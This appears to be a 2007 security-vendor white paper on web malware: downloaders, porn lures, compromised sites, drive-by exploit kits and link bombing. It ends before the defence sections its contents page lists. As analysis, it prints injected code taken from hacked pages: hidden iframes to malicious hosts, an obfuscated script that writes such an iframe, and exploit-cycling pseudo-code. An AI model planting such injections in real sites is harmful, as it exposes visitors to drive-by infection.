

Modern web attacks

Executive summary:

This paper provides an overview of modern malware that uses the web to attack victims. Example attacks are used to illustrate some of the tricks and techniques used by hackers. The roles of “attack sites” and compromised sites are discussed together with some of the technologies that can be used to provide protection.

Author: Fraser Howard,
SophosLabs UK
fraser.howard@sophos.com

Table of Contents

1	Introduction.....	1
2	Role of the web in current malware.....	1
2.1	File repository.....	3
2.2	The perfect lure.....	6
2.3	An information source.....	6
3	Malicious sites.....	7
3.1	Compromised sites.....	8
3.2	Infected web servers.....	12
3.3	Dedicated attack sites.....	12
4	Defending against web attacks.....	15
4.1	Content Inspection.....	16
4.2	URL filtering.....	16
4.3	Endpoint protection.....	17
4.4	Web server protection.....	18
5	Summary.....	19

1 Introduction

Several factors can dictate the success of a piece of malware. These include how and to whom it is delivered, how it is executed, how rapidly it propagates and how successfully it evades detection. The first two of these describe the process of *threat delivery* and *execution* – perhaps the most influential factors in the success of a threat. Historically, some of the most prominent threats owe their notoriety to their choice of delivery mechanism. Numerous mass-mailing viruses and worms caused significant damage due to their ability to propagate extremely rapidly and widely using SMTP [1,2]. Mail-borne threats continue to plague internet users today, SMTP regularly being used in the mass-spammings of Trojans [3]. *CodeRed* [4] caused havoc as the first high-profile “fileless” Windows worm, propagating extremely rapidly using a vulnerability in the Microsoft IIS service. *SQLSlam* [5] took the concept of rapid propagation to a new level, with estimates in the region of 100-200,000 machines infected within the first few minutes of the outbreak [6]. The effects of the traffic generated by SQLSlam propagation were widely felt, with reports of several of the Internet root nameservers suffering downtime [7].

Mail-borne threats commonly employ social engineering tactics in order to entice the recipient into executing the malicious attachment. As mail servers have become more aggressive in blocking executable content outright, irrespective of whether it is known to be malicious, so authors have evolved to use files within archives, in some cases even password protected [8].

Whatever the delivery mechanism, not having to rely upon user action for code execution is an attractive goal for malware. The most common way to achieve this is for the malware to exploit some application [9] or operating system [10] vulnerability in order to gain execution. Numerous families of network worms have typified this behavior in recent years, exploiting various vulnerabilities to infect machines over the network [11]. As detailed within this paper, exploits are particularly relevant to web attacks. Exploiting vulnerabilities in the client browser provides a mechanism for malware to gain execution when the victim simply browses a malicious page. Such attacks are frequently referred to as “drive-by downloads” [12].

2 Role of the web in current malware

Over the past two years, malware has evolved to make increased use of the web. The scope extends further than just malicious scripts embedded in web pages, for example:

- numerous downloader Trojans use the web as a simple file repository, downloading other malicious files via HTTP.
- malicious scripts hosted on attack sites await the visit of vulnerable client browsers before they unleash exploit code in order to infect the victim.
- compromised sites provide a convenient mechanism to expose huge numbers of victims to malicious code.
- spammed email messages and enticing web sites are used to lure victims to malicious code.

- malware may deliver a traffic redirection payload. Online advertising is a multi-billion dollar business nowadays [13,14]. Increasing web traffic to a site by directing or referring users provides a mechanism for organizations and individuals to make money through affiliate marketing [15].

The class of applications that integrate with the browser in order to display targeted advertisements is generally referred to as adware [16]. Such software is commonplace today, and is frequently bundled with other applications (“ad-supported software”). Typically, the installation of adware provides a mechanism for making money through what is known as *affiliate* or *pay-per-install* schemes. Registered affiliates bundle an installer with their application, which will connect to the adware site in order to download the remainder of the adware application. Upon connecting, it can pass an affiliate identity to the server, in order that the affiliate receives some payment. This mechanism can easily be exploited by malware authors to make money, by using compromised machines to install adware applications without the user's consent. Adware has been well described elsewhere, and is not considered further in this paper.

The web provides the perfect framework for malware authors to blend together the techniques listed above. Today's threats cunningly incorporate spam and web “lures” with exploit scripts to efficiently infect unsuspecting victims. Figure 1 provides an overview of some of the key roles the web plays in current malware attacks.




Figure 1: Overview of the different roles the web may play in today's malware. These range from a simple file repository (used by Trojan downloaders) to providing attack sites which exploit browser vulnerabilities to infect the victim when they browse a compromised site (drive-by download).

This paper explores these roles in more detail, describing example malware attacks that have been used to infect victims.

2.1 File repository

The presence of malicious content within the email stream is a common weakness to all mail-borne attacks because it enables organizations to negate the threat by applying stringent policies over incoming email. This enables content to either be blocked outright, or scanned with more ferocity. Malware authors frequently issue mass-spammings of messages containing not the *primary* payload (the backdoor, password stealer or keylogger for example), but rather a *downloader* Trojan. The sole task of this component is to download (typically via HTTP) and execute some other content. Using a downloader mechanism provides several advantages to the malware authors:

- *Separation of primary payload and email.*
 Downloading functionality can be written within a very small binary, and in a myriad of ways. This makes it possible to create malicious files that can bypass mail gateway security more easily. Furthermore, the download payload does not need to be performed immediately upon execution of the mass-spammed downloader. Adding a delay can make it harder for a user to notice suspicious activity on the victim machine. It can also help to bypass behavioral technologies that may be deployed on the machine.
- *Updating of the remote content (the primary payload).*
 The nature of the attack can be modified very easily by simply updating the content hosted at the target URL. Server side automation is commonly used to achieve this, creating numerous minor variants of the threat (achieved typically by repacking, re-encrypting or recompiling in an automated fashion to create hundreds of unique variants). By monitoring malware hosted on constant URLs we can measure how frequently content is updated. Automation is clearly being used – many script families are updated several times daily, and some of the notorious malware families are being rebuilt every 1-4 days.

Family	Update rate (days)
Mal/ObfJS	< 1
Mal/Dorf	1
Mal/Clagger	1.5
Mal/Dropper	3
Mal/DownLdr	3.5
Troj/Pushdo	4

Table 1: Average update rate for selection of malicious families during a 30-day period.

- *Multiple stages of downloading.*

The downloader does not need to download the primary payload immediately. The mechanism could involve other downloader components, downloading content from multiple domains. Often, the downloader itself is programmed only to retrieve a configuration file, which contains further instructions of content to download.

This type of mechanism describes one of the most frequent uses of the web by malware – essentially using it as a network repository, from where content can be downloaded on-demand. Coupling the use of automation to frequently update the malicious files with multiple levels of downloading (potentially across multiple domains), often results in fairly complex infection mechanisms, involving numerous items of malware and URLs. From the malware author's perspective, such techniques provide a very flexible framework in which to operate.

There has been a sharp rise in the number of downloader Trojans detected by security companies [17] over the past 2 years. Numerous families are known to exist, one of the most notorious being *Clagger* [18]. This family has continually been developed in attempts to evade detection by security products. Since February 2007, almost 80 unique variants have been pro-actively detected (as Mal/Clagger). The downloader is predominantly mass-spammed to victims, which is evident in the time distribution of received samples (Figure 2), where bursts of activity are visible, corresponding to waves of attack. A significant proportion of Clagger downloaders were spammed for the purposes of downloading and installing members of another notorious family, *Cimuz*, for the purposes of harvesting online banking credentials [19].




Figure 2: Distribution of pro-actively detected Clagger samples received since February 2007.

In 2007 we have seen an increase in the volume of email messages spammed out which contain no attachment, merely a link to a web page, with social engineering to encourage the recipient to click on the link. Typically, the page hosts some malicious script, which downloads and executes malware when the user browses the page. The recent spate of

mass-spammed eCard messages [20,21,22] typify this attack mechanism perfectly. If users click on the link in the email message, they are presented with a web page such as those in Figure 3.

To view your ecard, you need to have Microsoft Data Access installed on your computer. To obtain a free copy of Microsoft Data Access, please [click here](#).




Figure 3: Web pages displayed when a victim clicks on links in Mal/Dorf spam messages.

The page contains a malicious script (detected as Troj/JSXor-Gen [23]) which attempts to use a variety of browser exploits (see Figure 4) to download and execute *Dorf* malware [24]. Once compromised, the victim machine can be used to issue further mass-spammings, and serve up the malicious web page (spammed emails contain a link to the compromised machine). Very similar JSXor-Gen scripts have been used in other web attacks, the script silently loaded when a compromised site is viewed (see section 3.1). This further proves the flexibility that the web provides for constructing attacks.



Figure 4: Snapshot of JSXor-Gen script used in Dorf attack (top pane: decrypted script, bottom pane: original script).

2.2 The perfect lure

As mentioned above, exploits provide perfect mechanisms for malware to silently achieve code execution. Nonetheless, social engineering has remained a trusted tool of the malware author, and continues to be widely used in mail-borne attacks [25]. Nowadays, with improved connectivity and advancements in client technologies, the demand for increasingly rich content through the browser has never been higher. Users *expect* web pages to contain embedded audio, animation or video content. For malware authors this makes it increasingly attractive (and easier) to construct social engineering attacks over the web.

The use of porn as a lure is demonstrated perfectly by a family of Trojans for the Windows platform known as *Zlob* [26]. The installation mechanism used within these campaigns involves the creation of numerous web sites offering pornographic content. When an attempt to access certain content (typically some enticing porn movie) is made, the user is presented with an error message such as that in Figure 5. Clicking on the link in order to install the missing video codec leads to the download of a fake codec installer from other sites (created for the purposes of this attack). When the installer runs, malicious *Zlob* components are installed, and the victim machine infected.




Figure 5: Example rogue web site used by Zlob to lure victims into running fake video codec installer.

Latter *Zlob* variants used the exact same social engineering mechanism, but instead of the blank error message, the page contains audio from a porn movie – presumably to provide additional encouragement for those a little shy in installing the missing codec!

2.3 An information source

The web provides a huge repository of information, the querying of which (using search engines) forms an integral part of peoples' business and personal lives. The use of Internet search engines to identify potential targets is particularly relevant to cases where the web resource itself (be it the site, or a specific web application) is the target of malicious attacks. Several threats have used this technique, the most well known being *Perl/Santy* [27], a worm that used the Google search engine to identify new victims that were

running a specific online forum application. Where historically hackers may have used covert tools to sniff and probe machines on a network, nowadays suitable targets can be found using search engines. For example, suppose a vulnerability is found in a specific, popular forum or blogging application. Attackers can then use search engines to identify sites that contain pages created by this application and build a list of potential attack victims.

The massive use of Internet search engines by users provides an opportunity for malware authors to expose more victims to their threats. By constructing sites that score highly with search engines, and appear early in the search results, they are able to maximize the chance of victims viewing their site, thereby infecting themselves. The modification of page content in order to manipulate search engine rankings is often apparent when investigating compromised web pages. It is common to see multiple blocks of links to pornographic or pharmaceutical sites (see Figure 6). The blocks typically use a `style=display:none` attribute in order to remain invisible in the browsed page. This phenomenon is known as *link bombing* (or sometimes *Google bombing* [28], despite the technique being applicable to other search engines). It involves loading sites with multiple links to some target site, in order to raise the ranking of that target site within search engine results. Earlier this year, Google deployed technologies to combat link bombing, minimising the technique's ability to skew page rankings [29].

```
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<iframe src="http://www.cafespa.com/go.php" width=1 height=1</iframe>
<u style=display:none>
<a href=http://www.cafespa.com/module/index.html>index.html</a>
<a href=http://www.cafespa.com/module/index1.html>index1.html</a>
<a href=http://www.cafespa.com/module/guitar-tuning.html>guitar tuning</a>
<a href=http://www.cafespa.com/module/car-tuning.html>car tuning</a>
<a href=http://www.cafespa.com/module/customs-tuning.html>customs tuning</a>
<a href=http://www.cafespa.com/module/piano-tuning.html>piano tuning</a>
<a href=http://www.cafespa.com/module/auto-tuning.html>auto tuning</a>
<a href=http://www.cafespa.com/module/disk-1-o-oracle-tuning.html>disk 1 o oracle tuning</a>
<a href=http://www.cafespa.com/module/automotive-customs-tuning.html>automotive customs tuning</a>
<a href=http://www.cafespa.com/module/online-guitar-tuning.html>online guitar tuning</a>
<a href=http://www.cafespa.com/module/carrros-tuning.html>carrros tuning</a>
<a href=http://www.cafespa.com/module/tuning-fork.html>tuning fork</a>
<a href=http://www.cafespa.com/module/honda-tuning.html>honda tuning</a>
<a href=http://www.cafespa.com/module/bmw-tuning.html>bmw tuning</a>
<a href=http://www.cafespa.com/module/tuning-girl.html>tuning girl</a>
```

Figure 6: Fragment of source added to a legitimate site in a compromise attack. The added iframes and blocks of "link-bomb" links are visible.

3 Malicious sites

Many different types of site host malware. Hackers abuse free web hosting services, create new sites specifically for attacks, and compromise legitimate sites such that they become a launchpad for an attack. Most attacks use malicious scripts (predominantly JavaScript) to infect the victim. In the same way that legitimate scripts often query the client browser such that the page will be rendered correctly, malicious scripts query the browser in order to load the appropriate exploit(s) for that browser. Then attacks typically cycle through the list of applicable exploits in the hope that the client is vulnerable to at least one. Simplistic pseudo-code of an attack is shown in Figure 7 (of course, the malicious scripts used in real attacks use a myriad of tricks to obfuscate their contents in order to evade detection). Hackers will "plug in" new exploits into their attack as and when vulnerabilities are found (for example the recent Yahoo! webcam ActiveX exploit

[30]). With the significant amount of published information detailing techniques that can be used to successfully exploit vulnerabilities, the task of creating exploit code is relatively straightforward. Additionally, code used to exploit a vulnerability in one ActiveX control may require only minor tweaking for it to successfully exploit a vulnerability in another.

```
function start() {
    if (! MDAC() ) { startOverflow(0); }
    // attempt MS06-014 - if unsuccessful cycle through other exploits
}

function startOverflow(num)
{
if (num == 0) {
    try {
        var qt = new ActiveXObject('QuickTime.QuickTime');
        //QuickTime B/O
    } catch(e) { }
} else if (num == 1) {
    try {
        var winzip = document.createElement("object");
        //WinZip B/O
    } catch(e) { }
} else if (num == 2) {
    try {
        var budda_blia = new ActiveXObject('Sb.SuperBuddy.1');
        //SuperBuddy ActiveX B/O (CVE-2006-5820)
    } catch(e) { }
} else if (num == 3) {
    try {
        var tar = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
        // MS06-057
    } catch(e) { }
} else if (num == 4) {
    startVML();
    // MS06-055
} else if (num == 5) {
    try {
        var mmed = document.createElement("object");
        // CVE-2007-0018
    } catch(e) { }
}
}
```

Figure 7: Pseudo code for a typical modern web attack.

In this section we discuss sites that have been compromised, infected and created specifically for an attack.

3.1 Compromised sites

A form of trust develops between users and the web services they use. Users routinely connect to sites to consume services from online mapping to news and weather feeds, allowing their browser to render the page appropriately. In fact, users are positively encouraged to build up lists of trusted sites, such that they can tune their browser configuration according to the trust level of the site being viewed. In this way, browsers provide a mechanism for users to enable technologies such as scripting, ActiveX and Java that may be necessary for sites they want to view. The concept of applying more rigid control over permitted content on non-trusted domains is based on sound principles.

Recently, however, there has been a sharp increase in the volume of compromised sites [31]. Why? Hackers are not doing it purely for the kudos of defacing sites [32,33]. Compromising a site such that malicious content is loaded into the pages it serves provides a silent mechanism for achieving the steps discussed at the start of this paper – threat delivery and execution. Furthermore, if the compromised site is one which has a large and trusting user base, a potentially huge number of victims could be infected. The hack on the website of the Miami Dolphins shortly before the 2007 Super Bowl highlights the huge scope an attack using a compromised web site can have [34].

HTML provides very convenient ways for loading additional content. The most commonly used method in compromised sites, involves the `<IFRAME>` tag [35], which can be used to silently load content into the page. The tag is widely used in perfectly legitimate ways on many websites. Compromising a trusted site in this fashion is very convenient for the malware author – no social engineering is required to get the victims to the compromised site and no user action is required for the malicious content to load. Statistics for the first six months of 2007 showed malicious iframes accounting for almost 50% of web-based malware [36]. The iframe tag supports several attributes. Most relevant to malicious use of the tag are the width and height attributes, which can be used to control the size of the frame in the host page into which the content is loaded. To make the compromise invisible to the victim, most malicious iframes use very small values for width/height (0-10 pixels). Tiny iframes result in tiny boxes in the host web page, which can be quite noticeable when a page is multiply compromised!

Despite malicious iframes containing such attributes, pro-active detection of compromised pages is non-trivial because many legitimate web pages use iframe tags with those very same attributes. The size attributes themselves can only be used as part of the detection – the target of the iframe tag (the source attribute) should be inspected as well for safe detection. Interestingly, several recent attacks have switched from using small size attributes to very large (for example, 1500x1500 pixel frames), presumably in an attempt to evade technologies using suspiciously small size attributes in attempting to identify compromised pages.



Figure 8: Snap shot of a site that has been compromised multiple times. Many tiny boxes are visible (one for each of the 23 inserted malicious iframes – magnified in inset).

A similar result is commonly achieved by compromising a web page with a malicious script that simply writes an iframe to the page when it is viewed. Though ultimately achieving the same end result – the silent loading of malicious content from a remote server when the page is viewed – such attacks present a different challenge from a protection standpoint. Detection of compromised pages requires detection of the added script rather than inspection of the malicious iframe (unless the scanning technology is capable of interpreting or emulating the JavaScript). Given the multitude of ways that the malicious `document.write(' <iframe ... >')` can be obfuscated within JavaScript (see for example Figure 9), pro-active detection is further complicated.




Figure 9: Web page compromised with malicious script that writes a malicious iframe to the page when viewed. (top pane: iframe tag that is written to the page, bottom pane: malicious script added to the page in the attack).

A recent attack known as *Pintadd* [37] involved compromising many sites with a script that uses the iframe technique to load remote malicious content, but with a slight twist. Instead of doing a simple `document.write()`, the script uses the `createElement()` method [38] to create an iframe element, before setting its attributes appropriately, and using `appendChild()` method [39] to add it to the current page:

```
var url='http://domain/path/index.php';
var ifr=document.createElement('iframe');
ifr.setAttribute('src',url);
ifr.frameBorder=0;
ifr.width=1;
ifr.height=1;
document.body.appendChild(ifr)
```

For the victim, the end result is exactly the same as if the page was modified with the iframe tag directly. For security products it is another obstacle to overcome.

Virtually all the compromised sites detected by SophosLabs are compromised such that further malicious content is loaded from other remote servers. In a nutshell, compromised sites are used as a mechanism to to silently load malicious scripts and trigger an infection mechanism (see section 3.3). Some malware attacks (for example Dorf) use spam

messages loaded with social engineering to entice the victim to a malicious site. Other attacks just use compromised sites to achieve the same result without the victim even being aware of the connection to the remote attack site.

You might imagine that once the security of a site has been breached and remote access gained, all the components required in an attack could be hosted on that compromised server. Pages could be modified to run malicious scripts and install malware hosted on the *same* server. But this is not what we generally see, most probably for two reasons. Firstly, directing compromised sites to a single attack site gives the hacker a central point of control over the attack. Secondly, adding small scripts or iframes to pages on the compromised site is less noticeable than uploading larger scripts and binary files.

In addition to visible indications that a site has been compromised multiple times (Figure 8), the source of a page often shows signs too. Multiple blocks of iframe tags or malicious scripts are often encountered, in some cases with characteristic infection markers (HTML comments) used immediately before and after the added code.

```
<!-- ~ --><script language="JavaScript"> eval(unescape("document.write%
28String.fromCharCode%2866%2C105%2C102%2C114%2C97%2C109%2C101%2C93%2C115%2C114%2C99%
2C61%2C34%2C104%2C116%2C118%2C112%2C59%2C47%2C47%2C107%2C105%2C111%2C116%2C101%2C46%
2C105%2C110%2C102%2C111%2C47%2C105%2C112%2C47%2C105%2C110%2C100%2C101%2C120%2C46%2C112%
2C104%2C112%2C34%2C92%2C119%2C105%2C109%2C116%2C104%2C61%2C34%2C48%2C34%2C92%2C104%
2C101%2C105%2C103%2C104%2C116%2C61%2C34%2C48%2C34%2C62%2C60%2C47%2C105%2C102%2C114%
2C97%2C109%2C101%2C62%29%29%3B")); </script><!-- ~ --><!-- ~ --><iframe border=0
src="http://www.change.us/forum/index.php" frameborder=0 width=0 height=0></
iframe><!-- ~ --></html>
```

Figure 10: Top of a compromised web page showing the script and iframe blocks that have been added, with the infection markers (<!-- ~ -->) between each block.

When major sites are compromised, significant publicity can be generated. However, the bulk of compromised sites that we see are small with relatively little traffic. Individually they may present little threat, but the cumulative effect presents significant risk. Additionally, small, poorly managed sites tend to remain compromised for longer; whether this is due to an inability to cleanup, a disregard for the importance of the issue or ignorance is not clear. One obvious problem is the outsourcing of web development. Once a site has been created, little thought is given to its ongoing maintenance, and there is no expertise available to address issues such as cleaning up a compromise attack. Simply editing pages to remove added scripts or iframes is insufficient. Contact with the host provider and inspection of server logs to identify how the site was compromised is vital in order to prevent the site being compromised again. Correspondence with webmasters of hit sites has largely been fruitless, with minimal response even from larger companies.

Where hackers are able to compromise a web server hosting multiple sites (for example within server farms at hosting providers), a single attack could compromise all of the sites hosted on that machine [40]. Earlier this year, SophosLabs detected an attack on a Polish ISP where a handful of servers were compromised with *EncIfrr*. Over 13,000 URLs were observed to be compromised, all being served from just a handful of servers. Each page had been modified to include a malicious script detected as JS/EncIfrr-A. This is a good example of why it is necessary to consider not just the number of infected pages, but also the source web servers, when attempting to determine the scope and severity of an attack.

Some attacks using compromised sites adopt a more focused approach, compromising not a range of sites, but a specific, popular web site. Two recent threats that targeted the MySpace social networking site are good examples of this. *Ofigel* took advantage of a feature in QuickTime movies (the support of embedded JavaScript) to create a MySpace worm [41]. When users browsed an infected profile, the movie is loaded, which in turn loaded malicious script from a remote site. This script exploited a cross-site scripting vulnerability in MySpace to infect the profile of the victim (adding the QuickTime movie to their profile). A later attack known as *SpaceStalk* [42], used the same feature of QuickTime movies in order to load a malicious script which harvested user credentials, and uploaded them to a remote server [43]. These type of focused attacks take advantage of vulnerabilities in popular web sites in order to expose victims to malicious code. The techniques used to exploit the sites (for example cross-site scripting attacks) can be very hard for the victim to defend against. One of the best forms of defense is to use URL classification technology to enable more stringent web security policies to be applied to sites of higher risk (see section 4).

3.2 Infected web servers

Several viruses exist whose sole payload is the modification of HTML and script (PHP, ASP etc) files. The *Fujacks* [44] and *Pardona* [45] families both modify such files appending iframe tags to the files. Both families are written for the Windows platform, and so are limited to a subset of web servers. However, with over 30% of web servers running Microsoft IIS [46], there is still huge scope for these families to present a real threat to web users. This is supported by the large volumes of web pages infected by these viruses detected by SophosLabs in 2007. An interesting side effect of infected web servers is the observation of other file types (such as GIF images) to which these viruses have appended iframes. Such files are typically innocuous (I am not aware of any image-rendering application that would interpret an appended iframe tag as HTML).

3.3 Dedicated attack sites

Not all web attacks use compromised sites. Each day sees a slew of rogue sites created and brought online. The domain registration process is insufficiently policed, enabling people to create sites intended to host web-based attacks or to capture web traffic intended for another, similar domain. Attacks using this latter method typically involve setting up a site using a domain name that is very similar, or a common misspelling, of an existing, legitimate brand [47]. Such techniques are commonplace in phishing attacks, but not exclusively so. Domains registered for the creation of dedicated attack sites follow no real pattern in their naming. Some attempt to adopt legitimate, professional looking names, others meaningless (in many cases unreadable) series of characters. Attack sites may also be set up using free web hosting services without registering a specific domain. One of the important tasks while investigating attack sites is to probe the domain registration details in order to assess whether the site is intentionally malicious or not (i.e. answering the question of whether the site is a compromised site or an attack site).

Two recent cases provide good examples of attacks attempting to exploit known brands. Both used domains piggybacking on the Google brand in order to infect victims. The first involved a site masquerading as a localized Google search page [48], but which actually contained code to infect victims with other malware. The second case involved a site

masquerading as a web counter service, but which actually attempts to exploit several browser vulnerabilities (including MS06-057 [49], WinZip, MS06-055 [50], QuickTime (CVE-2007-0015), and MS07-009 [51]) to install malware. Interestingly, attempted repeat access to the second site results in being redirected to the legitimate Google search page.




Figure 11: Example attack site serving up exploits on first request, and subsequently redirecting to legitimate Google search page.

Recently, there has been much interest in publicly available kits for the creation of malicious drive-by sites recently. Two of the more notorious kits being sold are *MPack* [52,53] and *IcePack* [54], both of which have been widely used in web attacks throughout 2007. Kits such as these can be purchased relatively cheaply in covert Internet forums, and they provide PHP-based toolkits to facilitate the creation of attack sites. People can use the kits to create malicious scripts that use multiple browser vulnerabilities to infect victims with the malware of their choice. No scripting or exploit knowledge is required. The kits can be used to create a main “landing page”, from where the infection process begins. All the hacker has to do then, is get victims to the landing page – most commonly achieved through spam messages, or compromised sites. When a browser hits the landing page, the script cycles through multiple exploits in order to infect the victim. The kits can often be configured to update such that when a new browser exploit is discovered, the landing page is accordingly updated to maximize the success of the attack.

Information about each victim is stored (within databases), and the kits provide the hackers with full statistics pages revealing the success of their attacks. The statistics are also used to prevent the same client being attacked multiple times – returning either no content or some innocent message (for example “: [”) on repeat requests. Some kits even use a script to obfuscated the “Sorry! You IP is blocked.” message (complete with spelling mistake).




Figure 12: Example statistics page for an MPack constructed attack site.

